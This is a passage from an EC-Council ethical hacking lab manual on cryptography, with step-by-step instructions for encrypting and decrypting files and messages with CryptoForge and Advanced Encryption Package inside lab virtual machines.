Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

26. You will observe the encrypted file in this location; double-click the file **Secret Message.cfd**.



Figure 1.4.14: Viewing the Encrypted File

27. The **CryptoForge Text** window appears, displaying the message in an encrypted format. Click **Decrypt** from the toolbar to decrypt it.




Figure 1.4.15: Decrypting the Encrypted File

28. The **Enter Passphrase - CryptoForge Text** dialog-box appears; enter the password you provided in **Step#19** to decrypt the message in the **Passphrase** field and click **OK**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 1.4.16: Enter Passphrase - CryptoForge Text Dialog-Box

29. The **CryptoForge Text** window appears, displaying the message in plain-text format, as shown in the screenshot.




Figure 1.4.17: Message Decrypted Successfully

Note: In real-time, you may share sensitive information through email by encrypting data using CryptoForge.

30. This concludes the demonstration of performing file and text message encryption using CryptoForge.
31. Close all open windows and document all the acquired information.
32. Turn off the **Windows Server 2019** virtual machine.

TASK 5

Perform File Encryption using Advanced Encryption Package

Here, we will use the Advanced Encryption Package tool to perform file encryption.

TASK 5.1

Install Advanced Encryption Package

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\Advanced Encryption Package** and double-click **aep.msi**.
2. **Windows Installer** initializes and the **Advanced Encryption Package Setup** window appears; click the **I accept the terms in the License Agreement** checkbox; then, click **Install**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Advanced Encryption Package is a file encryption software for Windows used for secure file transfer, batch file encryption, and encrypted backups. It supports file and/or text encryption, performs secure file deletion, and creates an encrypted self-extracting file to send as an email attachment.

Note: If a **User Account Control** pop-up appears, click **Yes**.




Figure 1.5.1: Advanced Encryption Package Setup window

3. Follow the steps to install the application with default settings.
4. After the completion of the installation, **Completed the Advanced Encryption Package Setup Wizard** appears; then, click **Finish**.



Figure 1.5.2: Advanced Encryption Package Setup window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. Now, click the **Start** icon from the bottom-left corner of **Desktop**; and from the list of **Recently added** applications, click **Advanced Encryption Package 2017** to launch the application.




Figure 1.5.3: Launching Advanced Encryption Package application from the Apps screen

6. The **Advanced Encryption Package - License Manager** window appears. Under the **License Manager** section, select the **Start free 30-day trial** radio button and click **Next**.




Figure 1.5.4: License Manager window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. The **Activating** step appears displaying a **Success!** message; then, click **Next**.




Figure 1.5.5: Activation Window

8. Leave all options set to default in the **License Information** step and click **Finish**.




Figure 1.5.6: License Information section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. The **Advanced Encryption Package** main window appears, as shown in the screenshot.




Figure 1.5.7: License Information section

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5.2

Encrypt a File

10. In the **Advanced Encryption Package** window, expand **E:** drive and navigate to **CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\Advanced Encryption Package**. Select the **Sample.docx** file located in the given location and click **Encrypt** in the toolbar




Figure 1.5.8: Main window of Advance Encryption Package

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. You need to provide a password for encryption. In the right-hand pane, enter the password into the **Pwd** field, retype it in the **Again** field, and click **Encrypt Now!** button (Here, the password provided is **test@123**).




Figure 1.5.9: Encrypting the selected file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. The encrypted **Sample.docx.aep** file appears in the same location as the original file (i.e., **E:\CEH-Tools\CEHv11 Module 20 Cryptography\Cryptography Tools\Advanced Encryption Package**).
13. To decrypt the file, first, select the encrypted file and click on **Decrypt**.




Figure 1.5.10: Decrypting the selected file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. You will be prompted to enter the password. In the right-hand pane, under the **Password** field, enter the password that you have provided in **Step#11**.
15. Under the **Source file(s)** section in the right-pane, click the **Delete** radio-button to delete the source file **Sample.docx**; then, click **Decrypt Now!**.

TASK 5.3

Decrypt a File




Figure 1.5.11: Decrypting the selected file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **File exists already...** pop-up appears, click **Yes**.



Figure 1.5.12: File exists already... pop-up

17. The decrypted file (**Sample.docx**) appears in the same location, as shown in the screenshot.

